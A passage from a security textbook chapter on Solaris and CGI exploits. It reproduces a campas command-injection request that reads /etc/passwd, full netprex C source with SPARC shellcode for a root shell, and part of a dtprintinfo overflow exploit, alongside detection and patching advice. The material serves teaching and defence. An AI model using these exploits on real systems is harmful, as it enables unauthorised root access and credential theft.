As we saw with aglimpse, this is a common problem with CGI programs. Often the CGI author assumes the program will be executed following the submission of a pre-designed form or by clicking a hyperlink with expected input to the script. The author trusts the HTML page to limit the possible inputs to the program. Because the script is expecting good input from the HTML form, it does not trap this condition, and it sends the bad input along unaltered.

Detailed Description


The `campas` script can be fooled into running arbitrary commands by carefully constructing input that it passes on to a command interpreter. In this example, the attacker is using `campas` to return the contents of the `/etc/passwd` file. UNIX systems traditionally store encrypted versions of user passwords, which when subject to a dictionary attack, may reveal passwords of users. This is one way an attacker could use `campas` to gather information to exploit.

`%0a` inserts the hexadecimal value of the ASCII line feed character into the argument list processed by the `campas` CGI script. An example command would be `GET/cgi-bin/campas?%0acat%0a/etc/passwd%0a\n`.

If the script were to make sure the input was properly formatted, allowing only expected commands and rewriting unauthorized characters before acting on them, it would prevent this attack from succeeding.

The attacker can create the `HTTP GET` request manually through telnet to the server's web server port or by manually typing the URL in his browser. Because the server cannot tell the difference between a browser or a telnet session to port 80, after it receives the `GET` request, it executes the `campas` script with the attacker's arguments, and it returns the output to the attacker. This is shown in [Figure 14.2](#).

Figure 14.2. Diagram of the `campas` exploit.



How To Use the Exploit

The following shows an example of how an attacker could use telnet to send the exploit string:

```

> telnet 192.168.1.1 80
Trying 192.168.1.1
Connected to somehost.com
Escape character is '^]'.
GET /cgi-bin/campas?%0acat%0a/etc/passwd%0a HTTP/1.0
<PRE>
root:x:0:1:Super-User:/export/home/root:/sbin/sh
daemon:x:1:1::/
bin:x:2:2::usr/bin:
  
```

```

sys:x:3:3::/
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:./bin/false
...
  
```

This is a simple matter of using the telnet client and specifying a port number of 80. Because the HTTP protocol is built around text commands, an attacker can simply type the HTTP message rather than using a web browser to generate it. The server responds with the HTML source of the response, which contains the contents of the `/etc/passwd` file, then it terminates the connection.

Signature of the Attack

Because this attack is carried out using normal HTTP commands, monitoring network packets with a sniffer will not likely reveal the attack. The `campas` attack in progress looks like any legitimate request of web content from the server. To detect a `campas` attack, look at the web server logs. The location and type of logging varies for different web servers. For Apache, look for lines containing `campas`. A sample command is:

```
# egrep -i 'campas' {ServerRoot}/logs/access_log
```

System auditing varies widely among different operating systems and different versions of UNIX. If the actions of the user who normally runs the web server are audited, this deviation from expected behavior could indicate a CGI-based attack, such as `campas`.

How To Protect Against It

Protecting yourself against `campas` vulnerabilities takes several actions.

First, the web server should *never* be run with root access. Check your web server documentation to find out how to run the server as a user with minimal access. This user should only be able to carry out the actions and access the data needed to properly operate the web server—nothing else. In addition, this user should not have write access to its own configuration files. This prevents an attacker from editing the configuration to start the web server as root. It also should not be able to write the files it serves. This prevents the attacker from altering the web content being served.

Second, the NCSA HTTP server that comes with `campas` is no longer supported, and it has been obsolete for years. The best way to protect yourself from `campas` is to upgrade your web server and ensure the `campas` script is no longer available on your server.

Additional Information

Additional Information can be found at the following sites:

- € <http://www.geog.ubc.ca/snag/bugtraq/msg00341.html>
- € http://www.cert.org/tech_tips/cgi_metacharacters.html
- € http://www.cert.org/advisories/CA-97.25.CGI_metachar.html

NetPR

The NetPR exploit is, at the time of this writing, the latest in a series of print service buffer overflows under Solaris. It uses a buffer overflow in the `-p` option for `/usr/lib/lp/bin/netpr` to gain root access from a local account.

Exploit Details

- € **Name:** NetPR `-p` buffer overflow exploit
- € **Variants:** No direct variants
- € **Operating System:** Solaris 2.6, Solaris 7, and Solaris 8
- € **Protocols/Services:** Network printing service
- € **Written by:** Brent Hughes

Protocol Description

NetPR is a print output module that opens a connection to a network printer or print-service host using BSD print protocol or TCP pass-through, which sends the protocol instructions and then sends the print data to the printer.

This exploit takes advantage of improper bounds checking within one of the NetPR options, and it is independent of the protocols used by NetPR. Because NetPR is a setuid program owned by root, the exploit results in root access.

Description of Variants

There are no direct variants of this exploit, but other buffer overflow problems have been found in the Solaris print services. These include an overflow in the `-d` option for `lp` and in the `-r` option in `lpset`. Both are listed with exploit code under Sun vulnerabilities at <http://www.securityfocus.com>.

There is nothing in the print service exploits that set them apart from other buffer overflow exploits. The NetPR exploit is a very good general case, and an understanding of its details can be directly applied to a wide variety of other buffer overflow exploits.

To give you an idea of the number of exploits available, the following is a list of buffer overflow exploits for Solaris as posted to the BugTraq mailing list:

```
2000-05-29: Xlockmore 4.16 Buffer Overflow Vulnerability
2000-05-12: Solaris netpr Buffer Overflow Vulnerability
2000-04-24: Solaris lp -d Option Buffer Overflow Vulnerability
2000-04-24: Solaris lpset -r Buffer Overflow Vulnerability
2000-04-24: Solaris Xsun Buffer Overrun Vulnerability
2000-01-06: Solaris chkperm Buffer Overflow Vulnerability
1999-12-10: Solaris sadmind Buffer Overflow Vulnerability
1999-12-09: Solaris snoop (GETQUOTA) Buffer Overflow
Vulnerability
1999-12-07: Solaris snoop (print_domain_name) Buffer Overflow
Vulnerability
1999-11-30: Multiple Vendor CDE dtmail/mailtool Buffer
Overflow Vulnerability
1999-09-13: Multiple Vendor CDE TT_SESSION Buffer Overflow
Vulnerability
1999-09-13: Multiple Vendor CDE dtaction Userflag Buffer
Overflow Vulnerability
1999-09-12: Solaris /usr/bin/mail -m Local Buffer Overflow
Vulnerability
1999-07-13: Multiple Vendor rpc.cmsd Buffer Overflow
Vulnerability
1999-06-09: Multiple Vendor Automountd Vulnerability
1999-05-22: Multiple Vendor LC_MESSAGES libc Buffer Overflow
Vulnerability
1999-05-18: Solaris libX11 Vulnerabilities
1999-05-11: Solaris lpset Buffer Overflow Vulnerability
1999-05-10: Solaris dtprintinfo Buffer Overflow Vulnerability
1999-03-05: Solaris cancel Vulnerability
```

How the Exploit Works

When programs run, they set aside three sections of memory for: program instructions, program data, and the stack. The stack is a holding tank for variables and program parameters to be stored, and it usually sits in the higher part of memory. Buffer overflows occur in the stack, so it deserves a more detailed explanation. The stack works as a *Last In First Out* (LIFO) queue. This means that if variables 1, 2, and 3 were put on the stack, they would have to come off 3 first, then 2, then 1. Most computers start the stack at the top of memory and grow downward. A stack pointer is used to keep track of the bottom of the stack as data is added and taken off.

Programs use the stack for several types of data: storing variables within sub-programs, storing parameters to and from sub-programs, and

keeping track of program return locations when jumping to new program areas. For example, a program calls a function with three parameters. The program pushes the parameters onto the stack in reverse order, and then it calls the function. At the beginning of the function, the stack contains parameter #3, parameter #2, parameter #1, and the return address of the calling program. As the function runs, it will grow the stack, setting aside space for its local variables. At the beginning of the function, the stack could look like this:

```
Parameter #3
Parameter #2
Parameter #1
Return address
Local Variable #1
Local Variable #2
Local Variable #3
Local Variable #4
```

When the function finishes, it cleans up the stack and returns to the point in memory specified by `Return address` to continue with the rest of the program.

In the above example, if `Local Variable #2` was declared as being 100 characters long, and a 150-character value was assigned to it, it would overflow into `Local Variable #1`, and perhaps beyond into `Return address` and the parameters. If the `Return address` is overwritten, the function is not able to return to the calling program. Instead, it interprets the overflow data as a memory location and tries to run whatever instructions happen to be there. If this is an accidental overflow, the program crashes.

The magic of a buffer overflow exploit is to find a program that doesn't check for proper data lengths before assigning data to variables. After one is found, an overflow variable can be carefully crafted to deliberately overwrite the `Return address` with the memory address for an exploit program. When the function tries to return to the main program, it gets the exploit program instead. The easiest place to locate this exploit code is within the variable being used for the overflow. In the previous example, if `Local Variable #2` was vulnerable to an overflow, an exploit would make the stack look like this:

```
Parameter #3
Parameter #2
Parameter #1
Pointer to Local Variable #2
Exploit Code
```

```
Exploit Code
Local Variable #3
Local Variable #4
```

The exploit program is run with the same permissions as the original program, so if it is a UNIX program running `setuid root`, the exploit program runs as root as well. The most common exploit code simply starts a shell, which is then used to run other commands with elevated privileges.

In theory, writing a buffer overflow is very simple. There are a couple of big stumbling blocks, however.

The first difficulty is the exploit code itself. It's not enough to fill the variable with shell or C commands. The exploit code has to be in raw assembly. Furthermore, because it is a character buffer being filled, a NULL character marks the end of the string, so commands containing hex 00 (0x00) must be avoided. Because starting a shell is a common goal in most overflow exploits, pre-written exploit code for various types of UNIX processors is fairly easy to find. The NetPR exploit is targeted at Solaris running on x86 or SPARC.

Another problem occurs when the attacker doesn't have access to the source code of the program to be exploited. Predicting the exact arrangement of the stack from a binary program is nearly impossible. There are, however, ways around this. The two addresses an attacker really wants to know are the address of the targeted buffer that will be overflowed and the location of the return address. If the buffer is large enough to permit it, an attacker can increase the odds of getting these numbers right by padding the exploit code. In the beginning, he can put a large number of NOP (no operation) instructions. These are usually used to insert delays in programs and cause the computer to simply advance to the next instruction. Inserting 100 NOPs in the beginning means the guess can hit anywhere within a 100-byte area of memory instead of having to guess an exact byte, which raises the chances of success by 100 times! At the end of the exploit code, he can add a number of return addresses pointing back into the NOP instructions at the beginning. This increases the size of the target the attacker needs to hit for the return address. It isn't uncommon to overflow buffers larger than 1024 bytes. Because exploit code is often less than 100 bytes, a considerable amount of padding can be used to drastically increase the chances of getting the addresses right.

A stack with exploit code in it could look like the following:

```
Parameter #3
Pointer back xx bytes
```

```

Pointer back xx bytes
Pointer back xx bytes (original Return Address location)
Pointer back xx bytes
Pointer back xx bytes
Exploit Code ( < xx bytes long)
Exploit Code ( < xx bytes long)
Exploit Code ( < xx bytes long)
NOP
NOP
NOP
NOP
NOP
NOP
NOP
Local Variable #3
Local Variable #4

```

The `/usr/lib/lp/bin/netpr` exploit uses these general principles on its `-p` option program under Solaris to overflow a variable buffer and launch a shell. The general principles discussed can be directly seen in the exploit code in the next section. For additional information on buffer overflows, see [Chapter 7](#), "Buffer Overflow Attacks."

How To Use It

To use the program, an attacker just compiles the code (`gcc netprex.c -o netprex`) and runs it. The default is to connect to localhost using an offset of 1600 bytes and an alignment of 1. The offset is added to the stack pointer to guess the location of the `-p` variable's address on the stack. Comments in the code recommend trying 960 to 2240 (+ or - 640 from the default) in multiples of 8 if the default doesn't work. The alignment is used to align the first NOP in the buffer and can be 0, 1, 2, or 3. The alignment is used because the NOP instruction is substituted with a string-friendly 4-byte instruction that avoids NULLs in the string buffer. If a 1-byte NOP instruction were possible, the alignment guess would not be necessary.

If the local host is not running print service on TCP port 515, a `-h` option can be used to specify a host that is running print service. The host specified will not be compromised and will only see a connection to an invalid printer. It is very common for print service to be running on Solaris, and it is running on default Solaris installations.

After trying this on a different version of Solaris and different chipsets, no combinations appeared to work on a Sparc 20 (sun4m) running Solaris 2.6, but many offsets with an alignment of 3 worked for an Ultrasparc (sun4u) under both Solaris 2.6 and Solaris 7. A script can quickly test all

combinations, and a working combination will result in a root shell that effectively stops the script until the shell is exited.

Here's an example using the default offset and adjusting the alignment:

```

palm{hughes}698: ./netprex -a 0
%sp 0xffbef088 offset 1600 à return address 0xffbef6c8 [0]
Segmentation Fault
palm{hughes}698: ./netprex -a 1
%sp 0xffbef088 offset 1600 à return address 0xffbef6c8 [1]
Segmentation Fault
palm{hughes}698: ./netprex -a 2
%sp 0xffbef088 offset 1600 à return address 0xffbef6c8 [2]
Illegal Instruction
palm{hughes}699: ./netprex -a 3
%sp 0xffbef080 offset 1600 à return address 0xffbef6c0 [3]
#

```

Signature of the Attack

By default, this exploit uses localhost as the host to connect to, so it generates no direct network traffic. A `ps` command will show `/bin/sh` running as root, but it appears no different than a normal root shell. This could be used to detect this attack, if root does not normally run a shell on a particular system. Another option for detection is to use `ps` to look for root shells and examine the process id that called it to confirm whether a valid root-holder is launching the shell. For example, the following lines from the output of `/usr/bin/ps -ef` look somewhat suspicious. The *parent process ID* (PPID) of the root shell is a shell from the guest account, which is not usually someone with the root password.

```

      UID      GID      PPID      0      STIME TTY          TIME CMD
guest  3390     3388      0 13:07:06 pts/14    0:00 -csh
root   3384     3390      0 13:31:15 pts/14    0:00 /bin/sh

```

If localhost is not used, and a hostname is provided, the attack is detectable. `Tcpdump` output shows nothing unusual because the TCP headers are normal. However, running `snoop` on Solaris shows the following:

```

      palm -> ironwood      PRINTER C port=1021
      ironwood -> palm      PRINTER R port=1021
      palm -> ironwood      PRINTER C port=1021
      palm -> ironwood      PRINTER C port=1021
      ironwood -> palm      PRINTER R port=1021

```

```

ironwood -> palm          PRINTER R port=1021 ironwood:
/usr/lib/l ironwood ->
palm          PRINTER R port=1021
palm -> ironwood        PRINTER C port=1021
palm -> ironwood        PRINTER C port=1021

```

Palm is running the exploit and is referencing `ironwood` as a host with print service running. Running snoop in verbose mode shows the message on the 6th packet to be `ironwood: /usr/lib/lpd: : Command line too long\n`. This is a result of the long buffer overflow parameter as it is passed on to lpd. Because this requires a printer name that is 1024 characters or longer, this is a sign that something is very wrong. The exploit can be detected by watching for this error, but only if the exploit is using a remote host for the print service, so this is not a very good method for detecting this exploit.

How To Protect Against It

Sun has released the following patches to contract customers only:

- € Solaris 8.0_x86—patch 109321-01
- € Solaris 8.0—patch 109320-01
- € Solaris 7.0_x86—patch 107116-04
- € Solaris 7.0—patch 107115-04
- € Solaris 2.6_x86—patch 106236-05
- € Solaris 2.6—patch 106235-05

Turning off the setuid bit on `/usr/lib/lp/bin/netpr` will prevent this exploit from working, but it may disable some network printing capabilities.

Buffer overflows are a very stealthy way to compromise a system, and many of them are very difficult to detect. Solaris 2.6 contains more than 60 setuid root programs in a default install, and Solaris 7 contains even more. A buffer overflow exploit in any one of them could result in an unauthorized account gaining root access.

Keeping up to date on patches is a good start to defend against buffer overflow exploits, but it does not offer complete protection from them. Watching for released exploits through lists, such as BugTraq, is one step better for keeping ahead as long as the fixes are immediately applied. The code for the NetPR exploit was written almost a year before it was released!

A better solution is to examine the setuid root programs on your system and determine whether any are not needed. These should have the setuid bits turned off, preventing exploits from using them to gain root access. This is directly in line with the principle of least privilege.

An indirect defense against buffer overflows is to ensure that systems are not easily compromised remotely. Many buffer overflow exploits require a local account first, so protecting local accounts from malicious access goes a long way toward protecting against system compromises, such as the NetPR exploit, which need local account access before being effective.

Source Code

Source code for this exploit is available at www.securityfocus.com from the BugTraq archives and the vulnerabilities database. The following is the exploit code for the SPARC architecture:

```

/**
 *** netprex - SPARC Solaris root exploit for
 /usr/lib/lp/bin/netpr
 ***
 *** Tested and confirmed under Solaris 2.6 and 7 (SPARC)
 ***
 *** Usage: % netprex -h hostname [-o offset] [-a alignment]
 ***
 *** where hostname is the name of any reachable host running
 the printer
 *** service on TCP port 515 (such as "localhost" perhaps),
 offset is the
 *** number of bytes to add to the %sp stack pointer to
 calculate the
 *** desired return address, and alignment is the number of
 bytes needed
 *** to correctly align the first NOP inside the exploit
 buffer.
 ***
 *** When the exploit is run, the host specified with the -h
 option will
 *** receive a connection from the netpr program to a nonsense
 printer
 *** name, but the host will be otherwise untouched. The
 offset parameter
 *** and the alignment parameter have default values that will
 be used
 *** if no overriding values are specified on the command
 line. In some
 *** situations the default values will not work correctly and
 should
 *** be overridden on the command line. The offset value
 should be a
 *** multiple of 8 and should lie reasonably close to the
 default value;
 *** try adjusting the value by -640 to 640 from the default
 value in

```

```

*** increments of 64 for starters. The alignment value should
be set
*** to either 0, 1, 2, or 3. In order to function correctly,
the final
*** return address should not contain any null bytes, so
adjust the offset
*** appropriately to counteract nulls should any arise.
***
*** Cheez Whiz / ADM
*** cheezbeast@hotmail.com
***
*** May 23, 1999
**/

```

```

/* Copyright (c) 1999 ADM */
/* All Rights Reserved */

```

```

/* THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF ADM */
/* The copyright notice above does not evidence any */
/* actual or intended publication of such source code. */

```

```

#define BUFLLEN 1087
#define NOPLEN 932
#define ADDRLEN 80

```

```

#define OFFSET 1600 /* default offset */
#define ALIGNMENT 1 /* default alignment */

```

```

#define NOP 0x801bc00f /* xor %o7,%o7,%g0 */

```

```

#include <stdio.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

```

```

char shell[] =
/* setuid: */
/* 0 */ "\x90\x1b\xc0\x0f" /* xor %o7,%o7,%o0 */
/* 4 */ "\x82\x10\x20\x17" /* mov 23,%g1 */
/* 8 */ "\x91\xd0\x20\x08" /* ta 8 */
/* alarm: */
/* 12 */ "\x90\x1b\xc0\x0f" /* xor %o7,%o7,%o0 */
/* 16 */ "\x82\x10\x20\x1b" /* mov 27,%g1 */
/* 20 */ "\x91\xd0\x20\x08" /* ta 8 */
/* execve: */
/* 24 */ "\x2d\x0b\xd8\x9a" /* sethi %hi(0x2f62696e),%l6 */
/* 28 */ "\xac\x15\xa1\x6e" /* or %l6,%lo(0x2f62696e),%l6 */
/* 32 */ "\x2f\x0b\xdc\xda" /* sethi %hi(0x2f736800),%l7 */
/* 36 */ "\x90\x0b\x80\x0e" /* and %sp,%sp,%o0 */

```

```

/* 40 */ "\x92\x03\xa0\x08" /* add %sp,8,%o1 */
/* 44 */ "\x94\x1b\xc0\x0f" /* xor %o7,%o7,%o2 */
/* 48 */ "\x9c\x03\xa0\x10" /* add %sp,16,%sp */
/* 52 */ "\xec\x3b\xbf\xf0" /* std %l6,[%sp-16] */
/* 56 */ "\xd0\x23\xbf\xf8" /* st %o0,[%sp-8] */
/* 60 */ "\xc0\x23\xbf\xfc" /* st %g0,[%sp-4] */
/* 64 */ "\x82\x10\x20\x3b" /* mov 59,%g1 */
/* 68 */ "\x91\xd0\x20\x08"; /* ta 8 */

```

```

extern char *optarg;
unsigned long int

```

```

get_sp()
{
    __asm__("or %sp,%sp,%i0");
}

```

```

int
main(int argc, char *argv[])

```

```

{
    unsigned long int sp, addr;
    int c, i, offset, alignment;
    char *program, *hostname, buf[BUFLLEN+1], *cp;

```

```

    program = argv[0];
    hostname = "localhost";
    offset = OFFSET;
    alignment = ALIGNMENT;

```

```

    while ((c = getopt(argc, argv, "h:o:a:")) != EOF) {
        switch (c) {
            case 'h':
                hostname = optarg;
                break;
            case 'o':
                offset = (int) strtol(optarg, NULL, 0);
                break;
            case 'a':
                alignment = (int) strtol(optarg, NULL, 0);
                break;
            default:
                fprintf(stderr, "usage: %s -h hostname [-o
offset] "
                    "[-a alignment]\n", program);
                exit(1);
                break;
        }
    }

```

```

    memset(buf, '\xff', BUFLLEN);
    for (i = 0, cp = buf + alignment; i < NOPLEN / 4; i++) {
        *cp++ = (NOP >> 24) & 0xff;
    }

```

```

        *cp++ = (NOP >> 16) & 0xff;
        *cp++ = (NOP >> 8) & 0xff;
        *cp++ = (NOP >> 0) & 0xff;
    }
    memcpy(cp, shell, strlen(shell));
    sp = get_sp(); addr = sp + offset; addr &= 0xffffffff;
    for (i = 0, cp = buf + BUFLen - ADDRLEN; i < ADDRLEN / 4;
i++) {
        *cp++ = (addr >> 24) & 0xff;
        *cp++ = (addr >> 16) & 0xff;
        *cp++ = (addr >> 8) & 0xff;
        *cp++ = (addr >> 0) & 0xff;
    }
    buf[BUFLen] = '\0';
    fprintf(stdout, "%sp 0x%08lx offset %d -> return address
0x%08lx [%d]\n",
        sp, offset, addr, alignment);
    execl("/usr/lib/lp/bin/netpr",
        "netpr",
        "-I", "ADM-ADM",
        "-U", "ADM!ADM",
        "-p", buf,
        "-d", hostname,
        "-P", "bsd",
        "/etc/passwd", NULL, NULL);
    fprintf(stderr, "unable to exec netpr: %s\n",
strerror(errno));
    exit(1);
}

```

To follow up on the discussion in the section, "[How the Exploit Works](#)," this code does the following:

The first few lines declare some defaults and reference the libraries needed for the program to run. These lines are followed by a declaration of a character array called shell. This is the assembly code for the exploit. It is sufficient to say that it launches /bin/sh. The shell variable declaration is followed by the function `get_sp`. This is assembly code that simply gets the current stack pointer. It is used to find the bottom of the stack before the NetPR program is called, so it can get a better initial guess about where the `-p` variable will be stored when NetPR is run.

The main program parses the command-line options and sets appropriate variables. The next section pads the beginning of the exploit code with a NOP instruction substitute that avoids NULL problems in the string. The instruction simply ORs an output register with itself (giving the same value back again) and puts in general register 0. General register 0 is a special register that always contains 0, so this operation basically does a calculation and throws the result away. The section following this pads the

end of the exploit code with return address values, which guessed at using the address from the `get_sp` routine. It then terminates the string with a NULL character (`\0`), prints the parameter information for diagnosis, and executes `/usr/lib/lp/bin/netpr` with the padded exploit code inserted as an option for `-p`.

Additional Information

A very detailed explanation of buffer overflow exploits, complete with code examples, assembly code explanation, and shellcode examples can be found in the Phrack archives, vol 7, issue 49 at <http://phrack.infonexus.com> in an article called "Smashing the Stack for Fun and Profit," by buffer overflow expert Aleph One. The examples are based on Linux running on an x86 processor, but the concepts are applicable across other operating systems and CPUs.

DTprintinfo

The provided `dtprintinfo` utility is normally used to launch a CDE-based application, which provides information on the configured printer queues. The utility has a `setuid` setting such that any user running the utility has the same rights as the program owner, in this case, root. By overstepping the bounds of the input to the `-p` option for `dtprintinfo`, any command can be made to execute as root. The example provided here is written to provide the attacker with a root level shell.


Exploit Details

- € **Name:** DTprintinfo exploit
- € **CVE Number:** CVE 1999-0806 (BugTraq ID 249)
- € **Variants:** Similar exploit exists for the Solaris 2.6 and Solaris 7 Intel editions
- € **Operating System:** Solaris 2.6 and Solaris 7 Sparc editions
- € **Protocols/Services:** Local boundary condition error using the `dtprintinfo` command
- € **Written by:** Steven Sipes

Protocol/Program Description


The affected versions of the Solaris OS include a suite of printer tools. Included in those tools is a CDE application called `dtprintinfo` (see [Figure 14.3](#)). The program is designed to allow print job manipulation and tracking of print jobs.

Figure 14.3. The dtprintinfo CDE application.



The `dtprintinfo` utility is designed to be run as a *setuid* (*suid*) program. That is, the application is owned by `root` but has the necessary permission bits set, so that anyone can run the application and, in doing so, inherit the rights and privileges of the application owner. The permissions bit for `dtprintinfo` are highlighted in [Figure 14.4](#).

Figure 14.4. Listing of the permissions for the `dtprintinfo` program.



Variants

Variants only exist in the sense that a large number of exploits can commonly be grouped and labeled as boundary condition errors. A similar exploit does exist in the Solaris 2.6 and Solaris 7 Intel versions of `dtprintinfo` and is based on similar code.

How the Exploit Works

This exploit is based on what is known as a boundary condition error. In particular, this is a buffer overflow error. Buffer overflow exploits can be further divided into local- and network-based compromises. The `dtprintinfo` exploit is a local compromise. For additional information on buffer overflows, see [Chapter 7](#).

The exploit works by calling the `dtprintinfo` binary and overstuffing the variable that is passed to the argument of the `-p` option. The `-p` option enables you to directly specify the queue name of the printer you are inquiring about. Some of the data written contains `NOP` commands, some

of it contains the actual exploit, and somewhere in the data, it writes the return address that points to the exploit code. While this could be any command, the example studied here, presumably, executes a call to `/bin/sh`. Because the exploit code is represented in hexadecimal form in the source listing, it would be necessary to decompile it to understand the actual commands that are embedded. The presumption of running `/bin/sh` is based on the observed behavior of the exploit when executed. Because `dtprintinfo` is *suid* and this exploit is called by `dtprintinfo`, this code will inherit the rights of the `dtprintinfo` owner (in this case `root`) and the `/bin/sh` code will run as `root`. This gives the attacker a root-level shell.

How To Use the Exploit


Minimum requirements to use this exploit are:

- ⌘ Target must be running either Solaris 2.6 or Solaris 7 SPARC edition without the vendor fixes applied.
- ⌘ user ID on the system.
- ⌘ C compiler (The compiler is not necessarily required on the target system.
- ⌘ However, the binary needs to be compiled on the same architecture as the target machine.)
- ⌘ CDE (The CDE binaries, including `dtprintinfo`, must be installed on the target system. The attacking system doesn't require CDE but must be capable of displaying X applications.)

Of course, the `dtprintinfo` binary must have the *suid* bits set as shown in [Figure 14.4](#). The following are some screen captures that show the exploit being compiled and used.


[Figure 14.5](#) shows that the user ID `sipes`, which was used to compile the exploit, is not a privileged user ID.

Figure 14.5. Shows permissions of user who is compiling the program.



[Figure 14.6](#) shows the steps necessary to compile and execute the binary.

Figure 14.6. The steps necessary to compile the exploit.



When executing the exploit, it is necessary to have your DISPLAY variable set appropriately because the exploit will briefly try to display the dtprintinfo application. If your DISPLAY variable is not set, the exploit will fail with an error message stating that the system could not open your display.

Exploit Signature

Unlike some network-based attacks, which sometimes generate network traffic that network-based *Intrusion Detection Systems* (IDSs) can flag, local compromises do not generate a signature that can be tracked with current, host-based IDSs. The best way to look for exploits of this nature is through religious reviewing of your log files. If you notice gaps in your logs, you should closely monitor your system for any suspicious activity.

How To Protect Against the Exploit

I have found two practical solutions and one theoretical solution to this type of problem.

Solution #1:

To address this problem directly, Sun released a patch that included fixes for the dtprintinfo command. According to the SunSolve web site, you can install patch ID 107219-01 or higher for Solaris 7 and patch ID 106437-02 or higher for Solaris 2.6. Figure 14.7 shows a screen capture of an attempt to run the exploit on a Solaris 2.6 box after patch 106437-03 has been installed. The exploit causes a different behavior after the patch has been installed, as shown in Figure 14.8. Instead of briefly displaying the dtprintinfo application and then disappearing, the application appears with some fairly obvious garbage displayed in the bottom part of the status window.

Figure 14.7. Running the exploit after the patch has been applied to the system.






Figure 14.8. Output of the exploit after the proper patch has been applied to the system.



Solution #2:

Another way to address this problem is by using an application that manages root authority. One such application is eTrust by Computer Associates (<http://www.ca.com/etrust>). By properly configuring eTrust, you can restrict the system, so that any command that attempts to run as root is checked against a database for explicit approval. Figure 14.9 shows a screen capture of an attempt to run the exploit after eTrust has been installed and configured.

Figure 14.9. Running the exploit after eTrust has been installed.



As you can see, the eTrust subsystem kills the command that spawns the root-level shell, thereby defeating this exploit. It should be noted that there are other side effects of this configuration. Depending on how strict the configuration is made, the potential exists to prevent the user from

running any SUID programs (such as /bin/passwd). Careful consideration and planning are essential to effectively use this type of solution.

Solution #3:

At the Def Con 8 conference, Tim Lawless presented material under the title of the "Saint Jude" project. Tim wrote a dynamically-loaded kernel module that looks for unauthorized root transitions. Like the eTrust solution previously outlined, the buffer overrun takes place and is successful. However, the resulting `exec'ed` command is killed. Note that Saint Jude was in BETA at the time of this writing and efforts to find documentation were not successful. At Def Con, Tim did make note that the code was currently being developed only for Linux and Solaris.

Source Code/Pseudo Code

The source code for this exploit can be found in a number of places. The copy used for this description was obtained at AntiOnline:

€ Solaris 7:

<http://www.AntiOnline.com/c/s.dll/anticode/file.pl?file=solaris-exploits/27/dtprintinfo.c>

€ Solaris 2.6:

<http://www.AntiOnline.com/cqi-bin/anticode/file.pl?file=solaris-exploits/26/dtprintinfo.c>

The source code is included with semi-detailed descriptions of what each section of code is doing. To facilitate this, all the original comments have been removed and line numbers have been added to make referencing the actual code easier.

```
1.#define ADJUST      0
2.#define OFFSET     1144
3.#define STARTADR   724
4.#define BUFSIZE    900
5.#define NOP 0xa61cc013
```

Lines 1 through 5 define some of the constants used in the exploit. The two numbers, which were probably the most difficult to obtain, were `OFFSET` and `STARTADR`. They give some reference to code in the stack and how close the exploiting code is to it. Line 5 is the `NOP` command that is used to pad the stack.

```
6.static char  x[1000];
```

Line 6 is the array where the exploit is built.

```
7.unsigned long ret_adr;
8.int i;
```

Lines 7 and 8 define two numbers. `ret_adr` is used to store the return address pointer and `i` is used for a loop counter.

```
9.char exploit_code[] =
10." \x82\x10\x20\x17\x91\xd0\x20\x08"
11." \x82\x10\x20\xca\xa6\x1c\xc0\x13\x90\x0c\xc0\x13\x92\x0c\x
c0\x13"
12." \xa6\x04\xe0\x01\x91\xd4\xff\xff\x2d\x0b\xd8\x9a\xac\x15\x
a1\x6e"
13." \x2f\x0b\xdc\xda\x90\x0b\x80\x0e\x92\x03\xa0\x08\x94\x1a\x
80\x0a"
14." \x9c\x03\xa0\x10xec\x3b\xbf\xf0\xdc\x23\xbf\xf8\xc0\x23\x
bf\xfc"
15." \x82\x10\x20\x3b\x91\xd4\xff\xff";
```

Lines 9 through 15 contain the character sequence, which is the hexadecimal representation of the compiled exploiting code.

```
16.unsigned long get_sp(void)
17.{
18.__asm__ ("mov %sp,%i0 \n");
19.}
```

